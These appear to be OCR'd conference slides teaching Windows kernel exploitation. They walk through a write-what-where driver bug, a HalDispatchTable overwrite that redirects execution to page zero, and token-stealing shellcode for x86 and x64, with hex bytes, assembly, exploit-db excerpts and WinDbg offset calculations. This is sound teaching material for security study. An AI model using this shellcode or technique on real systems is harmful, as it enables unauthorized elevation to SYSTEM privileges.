
Exploitation Goal

```
kd> dps nt!haldispatchtable L4
8088e078  00000003
8088e07c  80a66a10 hal!HaliQuerySystemInformation
8088e080  80a68c52 hal!HalpSetSystemInformation
8088e084  808de4e0 nt!xHalQueryBusSlots
```

GOAL: Hijack control flow and execute the shellcode.

Exploitation of this bug will allow me to specify **What** I want to write and **Where** I want to write.

Anatomy of a Kernel Exploit (Write-What-Where)



The 2nd entry of the HalDispatchTable originally points to HaliQuerySystemInformation before the control flow is hijacked.

Illustration: Specially handcrafted for Roachcon

Hal Dispatch Table (Before and After Overwrite)

Hal Dispatch Table (Before Overwrite)

```
kd> dps nt!haldispatchtable
8088e078  00000003
8088e07c  80a66a10 hal!HaliQuerySystemInformation
8088e080  80a68c52 hal!HalpSetSystemInformation
8088e084  808de4e0 nt!xHalQueryBusSlots
```

Hal Dispatch Table (After Overwrite)

```
kd> r
eax=ba1e5d14 ebx=8098b101 ecx=00000000 edx=0021f990 esi=00000000 edi=ba1
eip=00000000 esp=ba1e5d00 ebp=ba1e5d20 iopl=0         nv up ei pl nz na
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=000
00000000 cc               int     3
kd> dps nt!haldispatchtable L5
8088e078  00000003
8088e07c  00000000
8088e080  80a68c52 hal!HalpSetSystemInformation
8088e084  808de4e0 nt!xHalQueryBusSlots
8088e088  00000000
```

Second entry of hal dispatch table points to page zero.

```
kd>
```

Disassembly

Offset: @$scopeip

Shellcode placed in page zero

```
No prior disassembly possible
00000000 cc               int     3
00000001 33c0             xor     eax,eax
00000003 648b8024010000   mov     eax,dword ptr fs:[eax+124h]
0000000a 8b4038           mov     eax,dword ptr [eax+38h]
0000000d 8bc8             mov     ecx,eax
0000000f 8b8098000000     mov     eax,dword ptr [eax+98h]
00000015 81e898000000     sub     eax,98h
0000001b 83b89400000004   cmp     dword ptr [eax+94h],4
00000022 75eb             jne     0000000f
00000024 8b90d8000000     mov     edx,dword ptr [eax+0D8h]
0000002a 8bc1             mov     eax,ecx
0000002c 8990d8000000     mov     dword ptr [eax+0D8h],edx
00000032 c21000           ret     10h
```

Note: Overwriting a Kernel dispatch table pointer (first described by Ruben Santamarta in a 2007 paper titled "Exploiting common flaws in drivers")!

How To Find Such Bugs In Closed Source Drivers

Bug Analysis – Explained During Demo (1/3)

```
loc_F79C9928:
mov     edi, offset word_F79C9C12
push    edi
call    DbgPrint
mov     [esp+0Ch+var_C], offset aCalledIoctl_io ; "Called IOCTL_IOBUGS_METHOD_NEITHER\n"
call    DbgPrint
pop     ecx
push    dword ptr [ebp+0Ch]
call    sub_F79C97E6
mov     esi, [esi+10h]
mov     eax, [ebp+0Ch]
mov     eax, [eax+3Ch]
mov     [ebp-1Ch], eax
and     dword ptr [ebp-4], 0
push    1
push    dword ptr [ebp-20h]
push    esi
call    ds:ProbeForRead
push    1
push    dword ptr [ebp-28h]
push    dword ptr [ebp-1Ch]
call    ds:ProbeForWrite
push    edi
```

```
kd> dd esi
00a85cf4  304d4d49 8088e07c 00000000 00000005
00a85d04  1e1d81f8 00000008 76602126 00000001
00a85d14  6c707845 3174696f 00000000 00000006
00a85d24  1e1d81f8 00000004 8c8f2b9b 00000001
00a85d34  6e69614d 44000000 00000045 00000001
00a85d44  1e1d81f8 00000008 278ba397 00000000
00a85d54  616d5f5f 5f5f6e69 00000000 00000005
00a85d64  1e1d81f8 00000009 aacc1fbe 00000001
kd> dd esi+4 L1
00a85cf8  8088e07c
```

Bug Analysis – Explained During Demo (2/3)

```
f79d3a57 8b4604          mov     eax,dword ptr [esi+4] ds:0023:00a85d58=8088e07c
f79d3a5a 832000          and     dword ptr [eax],0
f79d3a5d eb79            jmp     IOBugs+0xad8 (f79d3ad8)
f79d3a5f 8b75d8          mov     esi,dword ptr [ebp-28h]
f79d3a62 3bf3            cmp     esi,ebx
f79d3a64 8bc6            mov     eax,esi
f79d3a66 7202            jb      IOBugs+0xa6a (f79d3a6a)
f79d3a68 8bc3            mov     eax,ebx
f79d3a6a 50              push    eax
f79d3a6b 68f23c9df7      push    offset IOBugs+0xcf2 (f79d3cf2)
f79d3a70 ff75e4          push    dword ptr [ebp-1Ch]
f79d3a73 e826faffff      call    IOBugs+0x49e (f79d349e)
```

Command

```
kd> dps nt!haldispatchtable
8088e078  00000003
8088e07c  80a66a10 hal!HaliQuerySystemInformation
8088e080  80a68c52 hal!HalpSetSystemInformation
8088e084  808de4e0 nt!xHalQueryBusSlots
8088e088  00000000
8088e08c  80819c66 nt!HalExamineMBR
```

Bug Analysis – Explained During Demo (3/3)

```
f79d3a57 8b4604           mov     eax,dword ptr [esi+4] ds:0023:00a85d58=8088e07c
f79d3a5a 832000           and     dword ptr [eax],0
f79d3a5d eb79             jmp     IOBugs+0xad8 (f79d3ad8)
f79d3a5f 8b75d8           mov     esi,dword ptr [ebp-28h]
f79d3a62 3bf3             cmp     esi,ebx
f79d3a64 8bc6             mov     eax,esi
```

Command

```
kd> u 0
00000000 cc               int     3
00000001 33c0             xor     eax,eax
00000003 648b8024010000   mov     eax,dword ptr fs:[eax+124h]
0000000a 8b4038           mov     eax,dword ptr [eax+38h]
0000000d 8bc8             mov     ecx,eax
0000000f 8b8098000000     mov     eax,dword ptr [eax+98h]
00000015 81e898000000     sub     eax,98h
0000001b 83b89400000004   cmp     dword ptr [eax+94h],4
```

-- Demo --
Write What Where Exploitation

Token Stealing :: Token Duplication :: Token Impersonation

It all means the same from an exploitation context

Access Token Introduction

***From MSDN** :*

An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread.

For Further details:

- https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx
- https://technet.microsoft.com/en-us/library/cc783557(v=ws.10).aspx

There are two types of access tokens:

- **Primary Token** - This is the access token associated with a process, derived from the users privileges, and is usually a copy of the parent process primary token.
- **Impersonation Token** - This is a secondary token which can be used by a process or thread to allow it to "act" as another user.

Every running process has an access token, which has set of information that describes the privileges of it.

In the coming slides, I will discuss how to take advantage of it to elevate to system privilege.

Typical Token Stealing Shellcode (Windows 7 x86)

```
Shellcode (Hex)       x86 Assembly
-------------------------------------------------------
                                                  # --- Setup --- #
60                    pushad                      # Save registers state
64 a1 24 01 00 00     mov    eax,fs:0x124         # fs:[KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.CurrentThread
8b 40 50              mov    eax,DWORD PTR [eax+0x50]   # [eax + EPROCESS_OFFSET]
89 c1                 mov    ecx,eax              # Copy current _EPROCESS structure
8b 98 f8 00 00 00     mov    ebx,DWORD PTR [eax+0xf8]   # [eax + TOKEN_OFFSET]; Copy current nt!_EPROCESS.Token
ba 04 00 00 00        mov    edx,0x4              # 0x4 -> System PID

                     LookupSystemPID:             # --- Lookup for SYSTEM PID --- #
8b 80 b8 00 00 00     mov    eax,DWORD PTR [eax+0xb8]   # [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks.Flink
2d b8 00 00 00        sub    eax,0xb8
39 90 b4 00 00 00     cmp    DWORD PTR [eax+0xb4],edx   # [eax + PID_OFFSET]; Get nt!_EPROCESS.UniqueProcessId
75 ed                 jne    LookupSystemPID

                                                  # --- Duplicate SYSTEM token --- #
8b 90 f8 00 00 00     mov    edx,DWORD PTR [eax+0xf8]   # [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS.Token
89 91 f8 00 00 00     mov    DWORD PTR [ecx+0xf8],edx   # [ecx + TOKEN_OFFSET]; Copy SYSTEM token to current process
61                    popad                       # Restore registers state

                                                  # --- Recovery --- #
31 c0                 xor    eax,eax              # Set NTSTATUS SUCCESS
5d                    pop    ebp                  # Fix the stack
c2 08 00              ret    0x8
```

The following slides explains how fs:0x124 is derived and the related data structures

More Token Stealing Shellcodes
(Windows 2003 x64 v/s Windows 7 x64)

- https://www.exploit-db.com/exploits/37895/

```
start:
mov      rax, [gs:0x188]
mov      rax, [rax+0x68]
mov      rcx, rax

find_system_process:
mov      rax, [rax+0xe0]
sub      rax, 0xe0
mov      r9 , [rax+0xd8]
cmp      r9 , 0x4
jnz short find_system_process

stealing:
mov      rdx, [rax+0x160]
mov      [rcx+0x160], rdx
retn     0x10
```

- https://www.exploit-db.com/exploits/41721/

```
// TOKEN STEALING & RESTORE
    // start:
    //     mov rdx, [gs:0x188]
    //     mov r8, [rdx+0x0b8]
    //     mov r9, [r8+0x2f0]
    //     mov rcx, [r9]
    // find_system_proc:
    //     mov rdx, [rcx-0x8]
    //     cmp rdx, 4
    //     jz found_it
    //     mov rcx, [rcx]
    //     cmp rcx, r9
    //     jnz find_system_proc
    // found_it:
    //     mov rax, [rcx+0x68]
    //     and al, 0x0f0
    //     mov [r8+0x358], rax
    // restore:
    //  mov rbp, qword ptr [rsp+0x80]
    //  xor rbx, rbx
    //  mov [rbp], rbx
    //  mov rbp, qword ptr [rsp+0x88]
    //  mov rax, rsi
    //  mov rsp, rax
    //  sub rsp, 0x20
    //  jmp rbp
```

Meterpreter: getsystem

- metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/priv/elevate.rb

```ruby
# The local privilege escalation portion of the extension.
#
###
class Console::CommandDispatcher::Priv::Elevate

  Klass = Console::CommandDispatcher::Priv::Elevate

  include Console::CommandDispatcher

  ELEVATE_TECHNIQUE_NONE                = -1
  ELEVATE_TECHNIQUE_ANY                 = 0
  ELEVATE_TECHNIQUE_SERVICE_NAMEDPIPE   = 1
  ELEVATE_TECHNIQUE_SERVICE_NAMEDPIPE2  = 2
  ELEVATE_TECHNIQUE_SERVICE_TOKENDUP    = 3

  ELEVATE_TECHNIQUE_DESCRIPTION =
    [
      "All techniques available",
      "Named Pipe Impersonation (In Memory/Admin)",
      "Named Pipe Impersonation (Dropper/Admin)",
      "Token Duplication (In Memory/Admin)"
    ]
```

Meterpreter uses this technique too as one of the privilege escalation technique.

Token Stealing data structure follows in the following slides…

Explains how the shellcode in the previous slides traverse through each data structures until it finds the SYSTEM token.

EPROCESS

```
kd> dt nt!_EPROCESS
+0x000 Pcb              : _KPROCESS
+0x098 ProcessLock      : _EX_PUSH_LOCK
+0x0a0 CreateTime       : _LARGE_INTEGER
+0x0a8 ExitTime         : _LARGE_INTEGER
+0x0b0 RundownProtect   : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId  : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 ProcessQuotaUsage : [2] Uint4B
+0x0c8 ProcessQuotaPeak : [2] Uint4B
+0x0d0 CommitCharge     : Uint4B
+0x0d4 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
+0x0d8 CpuQuotaBlock    : Ptr32 _PS_CPU_QUOTA_BLOCK
+0x0dc PeakVirtualSize  : Uint4B
+0x0e0 VirtualSize      : Uint4B
+0x0e4 SessionProcessLinks : _LIST_ENTRY
+0x0ec DebugPort        : Ptr32 Void
+0x0f0 ExceptionPortData : Ptr32 Void
+0x0f0 ExceptionPortValue : Uint4B
+0x0f0 ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable      : Ptr32 _HANDLE_TABLE
+0x0f8 Token            : _EX_FAST_REF
+0x0fc WorkingSetPage   : Uint4B
+0x100 AddressCreationLock : _EX_PUSH_LOCK
```

EPROCESS and SYSTEM Token

```
1: kd> !process 0 0 system
PROCESS 84fcabb0  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 00185000  ObjectTable: 8bc01b98  HandleCount: 475.
    Image: System

1: kd> dt nt!_EPROCESS 84fcabb0
   +0x000 Pcb              : _KPROCESS
   +0x098 ProcessLock      : _EX_PUSH_LOCK
   +0x0a0 CreateTime       : _LARGE_INTEGER 0x01d317ef`e5049342
   +0x0a8 ExitTime         : _LARGE_INTEGER 0x0
   +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0b4 UniqueProcessId  : 0x00000004 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x8612f2b0 - 0x8297ce98 ]
   +0x0c0 ProcessQuotaUsage : [2] 0
   +0x0c8 ProcessQuotaPeak : [2] 0
   +0x0d0 CommitCharge     : 0xb
   +0x0d4 QuotaBlock       : 0x82970c40 _EPROCESS_QUOTA_BLOCK
   +0x0d8 CpuQuotaBlock    : (null)
   +0x0dc PeakVirtualSize  : 0x7a5000
   +0x0e0 VirtualSize      : 0x260000
   +0x0e4 SessionProcessLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
   +0x0ec DebugPort        : (null)
   +0x0f0 ExceptionPortData : (null)
   +0x0f0 ExceptionPortValue : 0
   +0x0f0 ExceptionPortState : 0y000
   +0x0f4 ObjectTable      : 0x8bc01b98 _HANDLE_TABLE
   +0x0f8 Token            : _EX_FAST_REF
   +0x0fc WorkingSetPage   : 0
```

SYSTEM process token pointer.

KPCR (Kernel Process Control Region)

```
kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 Used_ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Used_StackBase   : Ptr32 Void
   +0x008 Spare2           : Ptr32 Void
   +0x00c TssCopy          : Ptr32 Void
   +0x010 ContextSwitches  : Uint4B
   +0x014 SetMemberCopy    : Uint4B
   +0x018 Used_Self        : Ptr32 Void
   +0x01c SelfPcr          : Ptr32 _KPCR
   +0x020 Prcb             : Ptr32 _KPRCB
```

- Stores information about the processor.
- Always available at a fixed location (fs[0] on x86, gs[0] on x64) which is handy while creating position independent code.

KPRCB (Kernel Processor Control Block)

```
kd> dt nt!_KPRCB
   +0x000 MinorVersion     : Uint2B
   +0x002 MajorVersion     : Uint2B
   +0x004 CurrentThread    : Ptr32 _KTHREAD
   +0x008 NextThread       : Ptr32 _KTHREAD
   +0x00c IdleThread       : Ptr32 _KTHREAD
   +0x010 LegacyNumber     : UChar
   +0x011 NestingLevel     : UChar
```

- Provides the location of the KTHREAD structure for the thread that the processor is executing.

KTHREAD

```
kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 CycleTime        : Uint8B
   +0x018 HighCycleTime    : Uint4B
   +0x020 QuantumTarget    : Uint8B
   +0x028 InitialStack     : Ptr32 Void
   +0x02c StackLimit       : Ptr32 Void
   +0x030 KernelStack      : Ptr32 Void
    ...
   +0x040 ApcState         : _KAPC_STATE
    ...
   +0x1f4 ThreadCounters   : Ptr32 _KTHREAD_COUNTERS
   +0x1f8 XStateSave       : Ptr32 _XSTATE_SAVE
```

- The KTHREAD structure is the first part of the larger ETHREAD structure.
- Maintains some low-level information about the currently executing thread.
- There’s lots of info in there but the main thing we’re concerned about for our purposes is the KTHREAD.ApcState member which is a KAPC_STATE structure.

KAPC_STATE

```
kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : UChar
```

- TBD

Token Stealing – Math Involved in Calculating Offset

```
kd> dt nt!_KPCR
   ...
   +0x020 Prcb                : Ptr32 _KPRCB
   ...
```

```
kd> dt nt!_KPRCB
   ...
   +0x004 CurrentThread       : Ptr32 _KTHREAD
   ...
```

```
kd> dt nt!_KTHREAD
   ...
   +0x040 ApcState            : _KAPC_STATE
   ...
```

```
kd> dt nt!_KAPC_STATE
   ...
   +0x010 Process             : Ptr32 _KPROCESS
   ...
```

```
1: kd> dg @fs
                                    P Si Gr Pr Lo
Sel    Base     Limit     Type      l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0030 807c4000 00003748 Data RW Ac 0 Bg By P  Nl 00000493
1: kd> dt nt!_kpcr 807c4000
   +0x000 NtTib            : NT TIB
   ...
   +0x0dc KernelReserved2  : [17] 0
   +0x120 PrcbData         : _KPRCB
```

Calculating Offsets

- KTHREAD OFFSET = (KPCR::PrcbData Offset + KPRCB::KTHREAD Relative Offset) = 0x120 + 0x4


```
mov     eax,fs:0x124                   # fs:[KTHREAD_OFFSET]; Get nt!_KPCR
mov     eax,DWORD PTR [eax+0x50]       # [eax + EPROCESS_OFFSET]
mov     ecx,eax                        # Copy current _EPROCESS structure
mov     ebx,DWORD PTR [eax+0xf8]       # [eax + TOKEN_OFFSET]; Copy curren
mov     edx,0x4                        # 0x4 -> System PID
```

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   ...
   +0x0f8 Token            : _EX_FAST_REF
   ...
```

Illustration: Specially handcrafted for Roachcon

EPROCESS :: LIST_ENTRY (Double Linked List)

The ActiveProcessLinks field in the EPROCESS structure is a pointer to the _LIST_ENTRY structure of a process. It contains pointers to the processes immediately before (BLINK) and immediately after (FLINK) this one in the list.




```
    mov     edx,0x4                    # 0x4 -> System PID

LookupSystemPID:                       # --- Lookup for SYSTEM PID --- #
    mov     eax,DWORD PTR [eax+0xb8]   # [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks.Flink
    sub     eax,0xb8
    cmp     DWORD PTR [eax+0xb4],edx   # [eax + PID_OFFSET]; Get nt!_EPROCESS.UniqueProcessId
    jne     LookupSystemPID
```

Illustration: Specially handcrafted for Roachcon

-- Demo --
Elevation of Privilege Using Token Stealing Technique

WinDbg: Finding System token

```
0: kd> !process 0 0 system
PROCESS 84fccbb0  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 00185000  ObjectTable: 8bc01b98  HandleCount: 506.
    Image: System
```

```
0: kd> dt nt!_EPROCESS 84fccbb0
   ...
   +0x0f8 Token            : _EX_FAST_REF
   ...
```

```
0: kd> dd 84fccbb0+0f8 L1
84fccca8  8bc012e6
```

